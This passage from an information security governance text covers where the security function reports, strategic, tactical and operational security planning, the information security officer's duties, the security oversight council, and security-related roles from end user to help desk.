to find all these skills within one individual. Complicating the environment further was the integration of multiple disparate software applications and multiple vendor database management system environments, such as DB2, Oracle, Teradata, and SQL Server running on different operating systems such as MVS, Windows, or multiple flavors of UNIX. In addition, each application has individual user access security controls that need to be managed. It would not be realistic to concentrate the technical capability for each of these platforms within one individual, or a small set of individuals trained on all of the platforms. This provided the impetus for specialization of these skills to ensure that the appropriate training and expertise were present to adequately protect the environment. Hence, firewall/router administrators need the appropriate technical training in the devices that they are supporting, whereas a different individual or group may need to work with the Oracle database administrators to provide appropriate DBMS access controls, logging, and monitoring capabilities.

Today's Security Organizational Structure

There is no "one size fits all" for the structure of the information security department or assignment of the scope of the responsibilities. Where the security organization should report has also been evolving. In many organizations, the information systems security officer (ISSO) or chief information security officer (CISO) still reports to the chief information officer (CIO) or the individual responsible for the IT activities of the organization. This is due to the fact that many organizations still view the information security function as an IT problem and not a core business issue.

Alternatively, the rationale for this may be the necessity to communicate in a technical language, which is understood by IT professionals and not typically well understood by business professionals. Regardless of the rationale for placement within the organization, locating the individual responsible for information security within the IT organization could represent a conflict of interest, as the IT department is motivated to deliver projects on time, within budget and at a high quality. Shortcuts may be taken on security requirements to meet these constraints if the security function is reporting to the individual making these operational decisions. The benefit of having the security function report to the CIO is that the security department is more likely to be engaged in the activities of the IT department and be aware of the upcoming initiatives and security challenges.

A growing trend is for the security function to be treated as a risk-management function and as such, be located outside of the IT organization. This provides a greater degree of independence, as well as providing the focus on risk management vs. management of user IDs, password resets, and access authorization. Having the reporting relationship outside of the IT organization also introduces a different set of checks and balances for the security activities that are expected to be performed. The security function may report to the chief operating officer, CEO, general counsel, internal audit, legal, compliance, administrative services or some other function outside of IT. The function should report as high in the organization as possible, preferably to an executive-level individual. This reporting line ensures that the proper message about the importance of the function is conveyed to senior management, company employees see the authority of the department, and that funding decisions are made while considering the needs across the company.

Security Planning

Strategic, tactical, and operational plans are interrelated and each makes a different contribution towards enhancing the security of the organization. Planning reduces the likelihood that the organization will be reactionary concerning security needs. With appropriate planning, decisions on projects can be made taking into consideration whether they are supporting long-term or short-term goals and have the priority that warrants the allocation of more security resources.

Strategic Plans

Strategic plans are aligned with the strategic business and IT goals. These plans have a longer-term horizon (3–5 years or more) to guide a long-term view of the security activities. The process of developing a strategic plan emphasizes thinking about the company environment and the technical environment a few years into the future. High-level goals are stated to provide a vision for projects to achieve business objectives. These plans should be reviewed minimally on an annual basis, or whenever major changes to the business occur, such as a merger, acquisition, establishment of outsourcing relationships, major changes in the business climate, introductions of new competitors, and so forth. Technological changes will be frequent during a 5-year time period, so the plan should be adjusted regularly. A high-level plan provides organizational guidance to ensure that lower-level decisions are consistent with executive management's intentions for the future of the company. For example, strategic goals may consist of:

- Establish security policies and procedures
- Effectively deploy servers, workstations, and network devices to reduce downtime
- Ensure all users understand the security responsibilities and reward excellent performance
- Establish a security organization to manage security entity-wide
- Ensure that risks are effectively understood and controlled.

Tactical Plans

Tactical plans describe broad initiatives to support and achieve the goals specified in the strategic plan. These initiatives may include deployments such as establishing an electronic policy development and distribution process, implementing robust change control for the server environment, reducing the likelihood of vulnerabilities residing on the servers, implementing a "hot site" disaster recovery program, or implementing an identity management solution. These plans are more specific and may contain multiple projects to complete the effort. Tactical plans are shorter in length, typically from 6 to 18 months and are designed to achieve a specific security goal of the company.

Operational/Project Plans

Specific plans with milestones, dates, and accountabilities provide the communication and direction to ensure that individual projects are being completed. For example, establishing a policy development and communication process may involve multiple projects with many tasks:

- Conduct security risk assessment
- Develop security policies and approval processes
- Develop technical infrastructure to deploy policies and track compliance
- Train end users on policies
- Monitor compliance.

Depending upon the size and scope of the effort, these initiatives may be steps within a single plan, or they may consist of multiple plans managed through several projects. The duration of these efforts are typically short-term to provide discrete functionality at the completion of the effort. Traditional "waterfall" methods of implementing projects devoted a large amount of time to detailing the specific steps required to implement the complete project. Executives today are more focused on achieving some short-term, or at least interim results, to demonstrate the value of the investment along the way. Demonstrating value along the way maintains organizational interest and provides visibility to the effort, increasing the chances of sustaining longer-term funding. Executive management may grow impatient without seeing these early benefits.

Responsibilities of the Information Security Officer

The information security officer is responsible for ensuring the protection of all business information assets from intentional and unintentional loss, disclosure, alteration, destruction, and unavailability. The security officer typically does not have the resources available to perform all of these functions, and must depend upon other individuals within the organization to implement and execute policies, procedures, standards, baselines, and guidelines to ensure the protection of information. In this situation, the information security officer acts as the facilitator of information security for the organization.

Communicate Risks to Executive Management

The information security officer is responsible for understanding the business objectives of the organization, ensuring that a risk assessment is performed that takes into consideration the threats and vulnerabilities affecting the particular organization, and subsequently communicating those risks to executive management. The composition of the executive management team will vary from type of industry or government entity, but typically includes individuals with "C-level" titles such as the chief executive officer (CEO), chief operating officer (COO), chief financial officer (CFO), and chief information officer (CIO). The executive team also includes the first level reporting to the CEO such as the VP of sales and marketing, VP of administration, general counsel, and the VP of human resources.

The executive team is interested in maintaining the appropriate balance between acceptable risk and ensuring that business operations are meeting the mission of the organization. In this context, executive management is not concerned with the technical details of implementation, but rather with the cost/benefit of the solution and the residual risk that will remain after the safeguards are implemented. For example, the configuration parameters of installing a particular vendor's router are not as important as: (1) the real perceived threat (problem to be solved), (2) the risk (impact and probability) to business operations, (3) the cost of the safeguard, (4) be the residual risk (risk remaining after the safeguard is properly implemented and sustained), and (5) how long the project will take. Each of these dimensions must be evaluated along with the other items competing for resources (time, money, people, and systems).

The security officer has a responsibility to ensure that the information presented to executive management is based upon a real business need and that the facts are presented clearly. Ultimately, it is the executive management of the organization that is responsible for information security. Presentations should be geared at a high level to convey the purpose of the technical safeguard and should not be a detailed presentation of the underlying technology unless requested.

Budget for Information Security Activities

The information security officer prepares a budget to manage the information security program and ensures that security is included in various other departmental budgets such as the help desk, applications development, and computing infrastructure. Security is much less expensive when it is built into application design vs. added as an afterthought. Estimates range widely over the costs of adding security later in the life cycle, but it is generally believed that it is at least a factor of 10 to add security in the implementation phase vs. addressing it early in analysis phases. The security officer must work with the application development managers to ensure that security is being considered as a project cost during each phase of development (analysis, design, development, testing, implementation, and post-implementation). Systems security certification, or minimally holding walkthroughs to review security at each stage, ensures that the deliverables are being met.

In addition to ensuring that new project development activities appropriately address security, ongoing functions such as security administration, intrusion detection, incident handling, policy development, standards compliance, support of external auditors, and evaluations of emerging technology also need to be appropriately funded. The security officer will rarely receive all the funding

necessary to complete all of the projects that he/she and team have envisioned, and these activities must usually be planned over a multi-year period. The budgeting process requires examination of current risks and ensuring that activities with the largest cost/benefit to the organization are implemented first. Projects exceeding 12–18 months in duration are generally considered to be long-term, strategic in nature and typically require more funding and resources or are more complex in their implementation than shorter projects. In the event that efforts require a longer timeframe, pilot projects to demonstrate near-term results on a smaller scale are preferable. Organizations lose patience with funding long-term efforts, as initial management supporters may change over time, as well as some of the team members implementing the change. The longer the payback period, the higher the rate of return on investment (ROI) expected by executive management. This is due primarily to the higher risk levels associated with longer-term efforts.

The number of staff, level of security protection required, tasks to be performed, regulatory requirements to be met, staff qualification levels, training required, and degree of metrics-tracking will also be parameters that will drive the funding required. For example, if the organization is being required through government regulation to increase the number of individuals with security certifications, whether that might be individual product-vendor or industry-standard certifications such as the CISSP, then the organization may feel an obligation to fund training seminars to prepare its employees and this will need to be factored into the budget process. This requirement may also be utilized to attract and retain security professionals to the organization through increased learning opportunities. As another example, the time required in complying with government mandates and laws may necessitate increased staffing to provide the appropriate ongoing tracking and responses to audit issues.

Ensure Development of Policies, Procedures, Baselines, Standards, and Guidelines

The security officer and his team are responsible for ensuring that the security policies, procedures, baselines, standards, and guidelines are written to address the information security needs of the organization. However, this does not mean that the security department must write all the policies in isolation. Nor should policies be written solely by the security department without the input and participation of other departments within the organization, such as legal, human resources, IT, compliance, physical security, the business units, and others that will be required to implement the resulting policy.

Develop and Provide Security Awareness Program

The security officer provides the leadership for the information security awareness program by ensuring that programs are delivered in a meaningful, understandable way to the intended audience. The program should be developed to "grab the attention" of participants, to convey general awareness of the security issues and what also reporting actions are expected when the end user notices security violations. Without promoting awareness, the policies remain as shelfware with little assurance that they will actually be practiced within the company.

Understand Business Objectives

Central to the security officer's success within the organization is understanding the vision, mission, objectives/goals, and plans of the organization. Such understanding increases the security officer's chances of success, as security issues can be introduced at the correct times during the project life cycle (to gain attention) and can enable the organization to carry out its business mission. The security officer needs to understand the competitive pressures facing the organization, its strengths, weaknesses, threats, and opportunities, and the regulatory environment within which the organization operates. This

understanding increases the likelihood that appropriate security controls will be applied to areas with the greatest risk, thus resulting in an optimal allocation of scarce security funding.

Maintain Awareness of Emerging Threats and Vulnerabilities

The threat environment is constantly changing, and as such, it is incumbent upon the security officer to keep up with those changes. It is difficult for any organization to anticipate new threats, some of which come from the external environment and some from technological changes. Prior to the September 11, 2001, terrorist attacks in the U.S., few individuals perceived such attack as very likely. However, since then, many organizations have revisited their access-control policies, physical security precautions and business continuity plans. New technologies such as wireless networks and the low cost of removable media (writeable CDs/DVDs and USB drives) have created new threats to confidentiality and the disclosure of information, all which need to be addressed. While an organization tries to write policies to last for 2–3 years without change, depending upon the industry and the rate of change, policies addressing the threat environment may need to be revisited more frequently.

Evaluate Security Incidents and Response

Computer incident response teams (CIRTs) are groups of individuals with the necessary skills to evaluate an incident, including the damage caused by it, and providing the correct response to repair the system and collect evidence for potential prosecution or sanctions. Such a team should often includes management, technical staff, infrastructure, and communications staff. CIRTs are activated depending upon the nature of the incident and the culture of the organization. Security incidents need to be investigated and followed up on promptly, as this is a key mechanism in ensuring compliance with security policies. Sanctions for employees with appropriate disciplinary action, up to and including termination, must be specified and implemented for these policies to be effective. The security officer and the security department ensure timely response to such incidents.

Develop Security Compliance Program

Compliance is the process of ensuring that security policies are being followed. A policy and procedure regarding the hardening of the company's firewalls are not very useful if the activity is not being performed. Periodic compliance checks, whether though internal or external inspection, ensures that procedures, checklists, and baselines are documented and are followed in practice as well as in theory. Compliance by end users is also necessary to ensure that they and technical staff are trained and have read and apply security policies.

Establish Security Metrics

The security officer should design and collect measurements to provide information on long-term trends, the day-to-day workload caused by security requirements and to demonstrate the effect of noncompliance with them. Measurement of processes provides the ability to improve those processes. For example, measuring the number of tickets for password re-sets can be translated into workload hours and may provide justification for the implementation of new technologies permitting the end user to self-administer the reset process. Or, capturing the number of viruses found or reported may indicate a need for further education or improvement of the organization's anti-virus management process. Many decisions need to be made when designing and collecting metrics, such as who will collect the metrics, what statistics will be collected, when will they be collected, and what the thresholds are where variations are out of bounds and should be acted upon.

Participation in Management Meetings

Security officers must be involved on management teams and in planning meetings of the organization to be fully effective. Project directions are set and decisions made during these meetings, as well as gaining buy-in for security initiatives. Such meetings include board of director meetings (periodic updates), information technology steering committees, manager meetings, and departmental meetings.

Ensure Compliance with Government Regulations

Governments are continuously passing new laws, rules, and regulations, with which organizations must be compliant. Although many new laws overlap in their security requirements, new laws frequently provide more stringent requirements on a particular aspect of information security. Timeframes for coming into compliance with the new law may not always come at the best time for an organization, nor line up with its budget funding cycles. The security officer must stay abreast of emerging regulatory developments to enable the organization to respond in a timely manner.

Assist Internal and External Auditors

Auditors provide an essential role in information security by providing an independent view of the design, effectiveness, and implementation of security controls. Audit results generate findings that require corrective action plans to resolve issues and mitigate risks. Auditors request information prior to the start of audits to facilitate their reviews. Some audits are performed at a high level without substantive testing, while others perform pull samples to determine if a control was correctly executed. The security department cooperates with internal and external auditors to ensure that the control environment is both adequate and functional.

Stay Abreast of Emerging Technologies

The security officer must stay abreast of emerging technologies to ensure that appropriate solutions are in place for the company based upon their appetite for risk, culture, resources available, and the desire to be an innovator, leader or follower (mature product implementation) of security products and practices. Failure to do so could increase the costs to the organization by requiring maintenance of older, less effective products. Approaches to satisfying this requirement may range from active involvement in security industry associations, interaction with vendors, subscribing to industry research groups, or to reviewing printed material.

Reporting Model

The security officer and the information security organization should report in at as high a level in the organization as necessary to (1) maintain visibility of the importance of information security, and (2) limit the distortion or inaccurate translation of messages that occur due to hierarchical, deep organizations. The higher up in the organization the reporting occurs, the greater the ability of the information security officer to gain other senior management's attention to security matters, and the greater the information security officer's capability to compete for the appropriate budget and resources.

Where in the organization the information security officer reports has been the subject of debate for several years and depends upon the culture of the organization. There is no "one best model" that fits all organizations, but rather pros and cons associated with each placement choice. Whatever the chosen reporting model, there should be an individual chosen with the responsibility for ensuring information security at the enterprise-wide level to establish accountability for security issues. The discussion in the next few sessions should provide a perspective for making appropriate choice within the target organization.

Business Relationships

Wherever the ISO reports, it is imperative that he or she establish credible and good working relationships with executive management, middle management, and the end users who will be following security policies. Information gathered and acted upon by executive management is obtained through their daily interactions with many individuals, not just within the executive management team. Winning an executive's support may result from influencing a respected individual within the organization, possibly several management layers below the executive. Similarly, the relationship between senior executives and the ISO is important if security strategies are to be implemented. Establishing a track record of delivery and demonstrating the value of the protection to the business will build the relationship between the information security officer and executive management. If done properly, the security function will come to be viewed as an enabler of the business vs. a control point that slows innovation or provides roadblocks to implementation, and is seen as represents an overhead, cost function. Reporting to an executive who understands the need for information security and is willing to work to obtain funding is preferable.

Reporting to the CEO

Reporting directly to the CEO greatly reduces the message filtering of reporting further down the hierarchy and improves communication, as well as demonstrating to the organization the importance of information security. Firms that have high security needs, such as credit card companies, technology companies, and companies whose revenue stream depends highly upon internet website purchases, such as eBay or Amazon.com might utilize such a model. The downside to this model is that the CEO may be preoccupied with other business issues and may not have the interest, time, or enough technical understanding to devote to information security issues.

Reporting to Information Systems Department

In this model, the ISO reports directly to the CIO, director of information systems, the vice president for systems, or whatever the title of the head of the IT department is. Most organizations are utilizing this relationship, as this was historically where the data security function was placed in many companies. This is due to the history of security being viewed as only an IT problem, which it is not. The advantage of this model is that the individual to whom the security officer is reporting has the understanding of the technical issues and typically has sufficient clout with senior management to make desired changes. It is also beneficial because the information security officer and his or her department must spend a good deal of time interacting with the rest of the information systems department, and these interactions build appropriate awareness of project activities and issues, and builds business relationships. The downside of this reporting structure is the conflict of interest it can represent. When the CIO must make decisions about time to market, resource allocations, cost minimization, application usability, and project priorities, the ability exists to slight the information security function. The typical CIO's goals are more oriented toward delivery of application products to support the business in a timely manner than to information security. If there is a perception that implementation of the security controls may take more time or money, security considerations may not be given equal weight in the decision-making process. Reporting to a lower level within the CIO organization should be avoided, as because noted earlier, the more levels there are between the CEO and the ISO, the more challenges that must be overcome. Levels further down in the organization also have their own "domains of expertise" that they are focusing on, such as computer operations, applications programming, or computing infrastructure, and those can distract from the attention given to information security issues.

Reporting to Corporate Security

Corporate security is focused on the physical security and most often, individuals in this environment have backgrounds as former police officers or military, or were associated in some other manner with the criminal justice system. This reporting alternative may appear logical, but individuals from these organizations usually come from very different backgrounds from those of information security officers. Physical security is focused on criminal justice, protection, and investigation services, while information security professionals usually have different training in business and information technology. The language of these disciplines intersects in some areas, but is vastly different in others. Another downside of this reporting relationship may be that association of the information security staff with the physical security group may evoke a police-type mentality, making it difficult for the information security group to build relationships with business users. Establishing relationships with the end users increases their willingness to listen and to comply with security controls, as well as providing knowledge to the security department of potential violations.

Reporting to Administrative Services Department

Another option is reporting to the vice president of administrative services, which may also include the physical security, employee safety, and human resources departments. As in the model in which information security reports to the CIO, there is only one level in this model between the CEO and the information security department. The model may also be viewed as an enterprise function due to the association with the human resources department. It can also be attractive due to the focus on security for all forms of information (paper, oral, electronic) vs. residing in the technology department where the focus may tend to be more on electronic information. The downside of this model is that leaders of this area may be limited in their knowledge of IT and in their ability to communicate with the CEO on technical issues.

Reporting to the Insurance and Risk Management Department

Information intensive organizations such as banks, stock brokerages, and research companies may benefit from this model. The chief risk officer is already concerned with risks to the organization and with methods to control those risks through mitigation, acceptance, insurance, etc. The downside of this model is that the risk officer may not be conversant in information systems technology, nor in the strategic focus of this function, and thus may give less attention to day-to-day operational security projects.

Reporting to the Internal Audit Department

This reporting relationship can also create a conflict of interest, as the internal audit department is responsible for evaluating the effectiveness and implementation of the organization's control structure, including those of the information security department. It would be difficult for the internal audit department to provide an independent viewpoint if meeting the security department's objectives is also viewed as part of its responsibility. The internal audit department may have adversarial relationships with other portions of the company due to the nature of their role (to uncover deficiencies in departmental processes), and through association, the security department may develop similar relationships. It is advisable that the security department establishes close working relationships with the internal audit department to facilitate the control environment. The Internal Audit Manager most likely has a background in financial, operational and general controls and may have difficulty understanding the technical activities of the information security department. On the positive side, both areas are focused on improving the company's controls. The internal audit department does have a preferable reporting relationship for audit issues through a dotted-line relationship to the company's audit committee on the board of directors. It is advisable for the Information Security function to have a path to report security

issues to the board of directors as well, either in conjunction with the internal audit department or through their own reporting line.

Reporting to the Legal Department

Attorneys are concerned with compliance with regulations, laws, ethical standards, performing due diligence, and establishing policies and procedures that are consistent with many of the information security department's objectives. The company's general counsel also typically has the respect or ear of the chief executive officer. In regulated industries, this reporting model may be a very good fit. On the downside, due to legal's emphasis on compliance activities, the information security department may end up performing more compliance-checking activities (vs. security consulting and support), which are more typically the domain of internal auditing. An advantage in this model is that the distance between the CEO and the ISO is only one level.

Determining the "Best Fit"

As indicated earlier, each organization must view the pros and cons of each of these possible relationships and develop its own appropriate relationship based upon the company's culture, type of industry, and what reporting relationship will provide the greatest benefit to the company. Conflicts of interest should be minimized, visibility maximized, funding appropriately allocated, and communication effective when the optimal reporting relationship is selected for the placement of the information security department.

Enterprise-Wide Security Oversight Committee

An enterprise-wide security oversight committee, sometimes referred to as a *security council*, serves as an oversight committee to the information security program. The vision of the security council must be clearly defined and understood by all members of the council.

Vision Statement

A clear security vision statement should exist that is in alignment with and supports the organization's vision. Typically, these statements draw upon security concepts of confidentiality, integrity, and availability to support business objectives. Vision statements are not technical, and focus on business advantages. People from management and technical areas will be involved in the council and have limited time to participate, so the vision statement must be something seen as worthwhile to sustain their continued involvement. The vision statement is a high-level set of statements, brief, to the point, and achievable.

Mission Statement

Mission statements are objectives that support the overall vision. These become the roadmap for achieving the organization's security vision and help the council clearly see the purpose of their involvement. Some groups may choose nomenclature such as goals, objectives, initiatives, etc. Effective mission statements need not be lengthy because their primary purpose is to communicate goals so both technical and nontechnical individuals readily understand them. The primary mission of the security council will vary by organization, but can include statements that address:

1. Provide security program oversight. By establishing this goal in the beginning, the members of the council begin to feel that they have some input and influence over the direction of the security program. This is key, because many security decisions will impact their areas of operation. This also is the beginning of management commitment at the committee level because the deliverables produced through the information security program now become "recommended or approved" by the security council vs. only by the information security department.

2. Decide on project initiatives. Each organization has limited resources (time, money, people) to allocate across projects to advance the business. The primary objective of information security projects is to reduce the organizational business risk through the implementation of reasonable controls. The council should take an active role in understanding the initiatives of the information security group and the resulting "business" impact.
3. Prioritize information security efforts. After the security council understands proposed project initiatives and the associated positive impacts to the business, they can be involved with the prioritization of the projects. This may be in the form of a formal annual process or may be through discussion and expressed support for individual initiatives.
4. Review and recommend security policies. Review of security policies should occur through a line-by-line review of the policies, a cursory review of procedures to support the policies, and a review of the implementation and subsequent enforcement of the policies. Through this activity, three key concepts are implemented that are important to sustaining commitment: (1) understanding of the policy is enhanced, (2) practical ability of the organization to support the policy is discussed, and (3) buy-in is established to subsequent support of implementation activities.
5. Champion organizational security efforts. After the council understands and accepts the information security policies, they serve as the organizational champions of the policies. Why? Because they were involved in the *creation* of the policies. They may have started reviewing a draft of a policy created by the information systems security department, but the resulting product was only accomplished through their review, input, and participation in the process. Their involvement in the creation creates ownership of the deliverable and a desire to see the security policy or project succeed within the company.
6. Recommend areas requiring investment. Members of the council have the opportunity to provide input from the perspectives of their individual business units. In this way, the council serves as a mechanism for establishing broad support for security investments. Resources within any organization are limited and are allocated to the business units with the greatest needs and with the greatest perceived returns on investment. Establishing support of members of the security council enhances the budgetary understanding of the other business managers, as well as the chief financial officer, and this is often essential to obtaining the appropriate funding to carry out projects.

A mission statement that incorporates the previous concepts will help focus the council and also provide a sustaining purpose for their involvement. The vision and mission statements should also be reviewed on an annual basis to ensure that the council is still functioning according to the values expressed in the mission statement, as well as to ensure that new and replacement members are in alignment with the objectives of the council.

Oversight Committee Representation

An oversight committee is composed of representatives from the multiple organizational units that are necessary to support information security policies in the long term. Participation by the human resources department is essential to provide knowledge of the existing code of conduct in the business, and of employment and labor relations, termination and disciplinary action policies, and other related practices that are in place. Participation by representatives from the legal department is needed to ensure that the language of policies states what is intended, and that applicable local, state and federal laws are appropriately followed. The IT department provides technical input and information on current initiatives and the development of procedures and technical implementations to support information security policies. Representation from individual business units is essential to understand how the policies relate carrying out the mission of the business and how practical they will be to implement. Compliance department representation provides insight on ethics, contractual obligations, and investigations that may require policy creation. And finally, the security officer, who typically chairs

the council, should represent the information security department, and members of the security team, for specialized technical expertise.

The oversight committee is a management committee and, as such, is populated primarily with management-level employees. It is difficult to obtain the time commitment required to review policies at a detailed level by senior management. Reviewing policies at this level is a necessary step to achieve buy-in within management, but it would not be a good use of the senior management time in the early stages of policy development. Line management is very focused on their individual areas and may not have the organizational perspective necessary (beyond their individual departments) to evaluate security policies and project initiatives. Middle management appears to be in the best position to appropriately evaluate what is best for the organization, as well as possessing the ability to influence senior and line management to accept policies. Where middle management does not exist, then it is appropriate to include line management, as they are typically filling both of these roles (middle and line functions) when operating in these positions.

Many issues may be addressed in a single security council meeting that necessitates having someone to record the minutes of the meeting. The chairperson's role in the meeting is to facilitate the discussion, ensure that all viewpoints are heard, and drive the discussions to decisions where necessary. It is difficult to perform that function at the same time as taking notes. Recording the meeting can also be helpful, as it can capture key points that might have been missed in the notes, so that accurate minutes can be produced.

The relationship between the security department and the security oversight committee is a dotted-line relationship that may or may not be reflected on the organization chart. The value of the committee is to provide business direction and to increase awareness of security activities that are impacting the organization on a continuous basis. The frequency of committee meetings will depend upon the organizational culture (i.e., are monthly or quarterly oversight meetings held on other initiatives), the number of security initiatives, and the urgency of decisions that need input from business units.

Establishing Roles and Responsibilities

Many different individuals within an organization contribute to successful information protection. Security is the responsibility of everyone within the company. All end users are responsible for understanding policies and procedures applicable to their particular job function and adhering to the security control expectations. Users must have knowledge of their responsibilities and be trained to a level that is adequate to reduce the risk of loss. Although exact titles and scope of responsibility of individuals may vary by organization, the following roles support the implementation of security controls. An individual may be performing multiple roles when the processes are defined for the organization, depending upon existing constraints and organizational structure. It is important to provide clear assignments and accountability to designated employees for various security functions to ensure that the tasks are being performed. Communication of the responsibilities for each function, through distribution of policies, job descriptions, training, and management direction provides the foundation for execution of security controls by the workforce.

Security-Related Roles

End User

The end user is responsible for protecting information assets on a daily basis through adherence to the security policies that have been communicated. The end users represent many "windows" to the organization and, through their practices, security can either be strengthened through compliance or compromised. For example, downloading unauthorized software, opening attachments from unknown senders, or visiting malicious web sites could introduce back doors or Trojan horses into the environment. End users can also be the front-line eyes and ears of the organization and report security

incidents for investigation. Creating this culture requires that these roles and responsibilities are clearly communicated and are understood by all.

Executive Management

Top management has overall responsibility for protection of information assets. Business operations are dependent upon information being available, accurate, and protected from individuals without a need to know. Financial losses can occur if the confidentiality, integrity, or availability of information is compromised. Members of the management team must be aware of the risks that they are accepting for the organization, either through explicit decision making or the risks they are accepting by failing to make decisions or to understand the nature of the risks inherent in the existing operation of the information systems.

Security Officer

As noted in the governance sections, the security officer directs, coordinates, plans and organizes information security activities throughout the organization. The security officer works with many different individuals, such as executive management, business unit management, technical staff, business partners, and third parties such as auditors and external consultants. The security officer and his/her team are responsible for the design, implementation, management and review of the organization's security policies, standards, procedures, baselines, and guidelines.

Information Systems Security Professional

Development of the security policies and the supporting procedures, standards, baselines, guidelines and subsequent implementation and review are performed by information security professionals. They provide guidance for technical security issues, and emerging threats are reviewed in the consideration of adoption of new policies. They are also responsible for the interpretation of government regulations, industry trends, and the placement of vendor solutions in the security architecture to advance the security of the organization.

Data/Information/Business Owners

A business executive or manager is responsible for the information assets of the business. These are the individuals who assign the appropriate classification to assets and ensure that business information is protected with appropriate controls. Periodically, data owners should review the classification and access rights associated with information assets. Depending upon the formalization of the process within the organization, data owners or their delegates may be required to approve access to information by other business units. Data owners also need to determine the criticality, sensitivity, retention, backups, and safeguards for information assets. Data owners or their delegates are responsible for understanding the policies and procedures used to appropriately classify the information.

Data Custodian

The data custodian is the individual (or function) who takes care of information assets on behalf of the data owner. These individuals ensure that the information is available to the end users and is backed up to enable recovery in the event of data loss or corruption. Information may be stored in files, databases, or systems; this technical infrastructure must be managed, typically by systems administrators or operations.

Information Systems Auditor

The information systems auditor determines whether systems are in compliance with adopted security policies, procedures, standards, baselines, designs, architectures, management direction, and other requirements. Auditors provide independent assurance to management on the appropriateness of the security objectives. The auditor examines information systems and determines whether they are designed, configured, implemented, operated, and managed in a way that the organizational objectives are being achieved. The auditors provide top company management with an independent view of the

controls that have been adopted and their effectiveness. Samples are extracted to test the existence and effectiveness of information security controls.

Business Continuity Planner

This individual develops contingency plans to prepare for the occurrence of a major threat with the ability to impact the company's objectives negatively. Threats may include earthquakes, tornadoes, hurricanes, blackouts, and changes in the economic/political climate, terrorist activities, fire, or other major actions potentially causing significant harm. A business continuity planner ensures that business processes can continue through the disaster and coordinates those activities with the information technology personnel responsible for disaster recovery on specific platforms.

Information Systems/Information Technology Professionals

IT professionals are responsible for designing security controls into information systems, testing the controls, and implementing systems in production environments through agreed-upon operating policies and procedures. Information systems professionals work with business owners and security professionals to ensure that the designed solutions provide security controls commensurate with acceptable criticality, sensitivity, and availability requirements of the applications.

Security Administrator

Security administrators manage user access request processes and ensure that privileges are provided to those individuals who have been authorized for access by management. These individuals have elevated privileges; they and create and delete accounts and access permissions. Security administrators also terminate access privileges when individuals leave their jobs or transfer among company divisions. Security administrators maintain records of approvals as part of the control environment and provide these records to information systems auditors to demonstrate compliance with policies.

Systems Administrator

A systems administrator configures the hardware and operating systems to ensure that the information assets of the business can be available and accessible. The administrator runs software distribution systems to install updates and tested patches on company computers. The administrator tests and implements system upgrades to ensure continued reliability of the servers and network devices. Periodic usage of vulnerability testing tools, either through purchased software or open source tools tested in a separate environment, identifies areas needing system upgrades or patches to fix vulnerabilities.

Physical Security

The individual(s) assigned to the physical security role establishes relationships with external law enforcement, such as the local police agencies, state police, or the Federal Bureau of Investigations (FBI) to assist in incident investigations. Physical security personnel manage the installation, maintenance, and ongoing operation of CCTV surveillance systems, burglar alarm systems, and card reader access control systems. Guards are placed where necessary as a deterrent to unauthorized access and to provide safety for the company employees. Physical security personnel interface with systems security, human resources, facilities, legal, and business areas to ensure that all practices are integrated.

Administrative Assistants/Secretaries

This role can be very important to information security, as in many companies of smaller size, this may be the individual who greets visitors, signs packages in and out, recognizes individuals who desire to enter the offices, and serves as the phone screener for executives. These individuals may be subject to social engineering attacks, whereby the potential intruder attempts to solicit confidential information that may be used for a subsequent attack. Social engineers prey on the good will and good graces of the helpful individual to gain entry. A properly trained assistant will minimize the risk of divulging useful company information or providing unauthorized entry.

Help Desk Administrator

As the name implies, the help desk is there to handle questions from users that report system problems through a ticketing system. Problems may include poor response time, potential virus infections, unauthorized access, inability to access system resources, or questions on the use of a program. The help desk administrator contacts the computer incident response team (CIRT) when a situation meets the criteria developed by the team. The help desk resets passwords, resynchronizes/reinitializes tokens and smart cards, and resolves other problems with access control. These functions may alternatively be performed through self-service by the end-users (i.e., intranet-based solutions that establishes the identify of the end users and resets the password), or by another area such as the security administration, systems administrators, etc., depending upon the organizational structure and separation of duties principles in use at the business.

Other Roles

An organization may include other roles related to information security to meet the needs of the particular organization. Individuals within the different roles will require different levels of training. End users may require only security awareness training including activities that are acceptable, how to recognize when there may be a problem, and the mechanism for reporting problems to the appropriate security personnel for resolution. Security administrators need more in-depth training on access control packages to manage logon IDs, accounts, and log file reviews. Systems/network administrators need technical security training for specific operating systems (Windows, Unix, Linux, etc.) to competently set the security controls.

Establishing Unambiguous Roles

Establishing clear, unambiguous security roles has many benefits to the organization beyond providing information as to the duties to be performed and to whom they are assigned. The benefits may also include:

- Demonstrable executive management support for information security
- Increased employee efficiency by reducing confusion about who is expected to perform which tasks
- Team coordination to protect information as it moves from department to department
- Lowered risks to company reputation damage due to reduced security problems
- Capability to manage complex information systems and networks
- Established personal accountability for information security
- Reduced turf battles between and among departments
- Balancing of security with business objectives
- Supported disciplinary actions for security violations, up to and including termination where appropriate
- Increased communication for resolution of security incidents
- Demonstrated compliance with applicable laws and regulations
- Shielding of management from liability and negligence claims
- Development of roadmap for auditors to determine whether necessary work is being performed effectively and efficiently
- Support for continuous improvement efforts (i.e., ISO 9000)
- A foundation for determining the security and awareness training required.

Information security is a team effort requiring the skills and cooperation of many different individuals. Although executive management may have overall responsibility, and the security officer/director/manager may be assigned the day-to-day task of ensuring the organization is complying with the defined

security practices, every person in the organization has one or more roles to contribute to ensuring appropriate protection of the information assets.

Future Organizational Competitiveness

Organizations that provide good management oversight and ensure that control frameworks are implemented will have a strategic advantage over those organizations that do not invest in these areas. It is much more expensive to clean up after major incidents have occurred, files were inadvertently deleted, information has been made unavailable, or sensitive information has been publicly disclosed, than if the appropriate controls were adhered to in the first place. Many individuals have good intentions, but organizations are dynamic in nature and "get busy" with other priorities. Security governance techniques reduce the risk that the appropriate controls will not be analyzed, designed or implemented to protect the organization's assets. The techniques also increase the probability that investments are allocated in such a way that permits the business to remain competitive, such as by prioritizing investments that provide support for new innovative company products, or by reducing the level of spending to sustain current infrastructure. Obtaining these revenue enhancers or cost reductions is dependent upon appropriate security management practices, which ensure the right actions that are in the best interest of the business are being performed in the most efficient and effective manner. Government regulations over the past few years have caused organizations and their senior management teams to understand the importance of information security and to allocate increased funding for thee efforts. To be successful and competitive in the long run with changing technologies, regulations, and opportunities, these governance structures must be in place to focus the appropriate management attention on them on a continual basis, beyond simply providing initial funding to achieve compliance.

References

1. National Institute of Standards and Technology 1996. *An Introduction to Computer Security: The NIST Handbook*, Special Publication 800-12, National Institute of Standards and Technology.
2. United States General Accounting Office 1999. *Federal Information System Controls Audit Manual*. United States General Accounting Office.
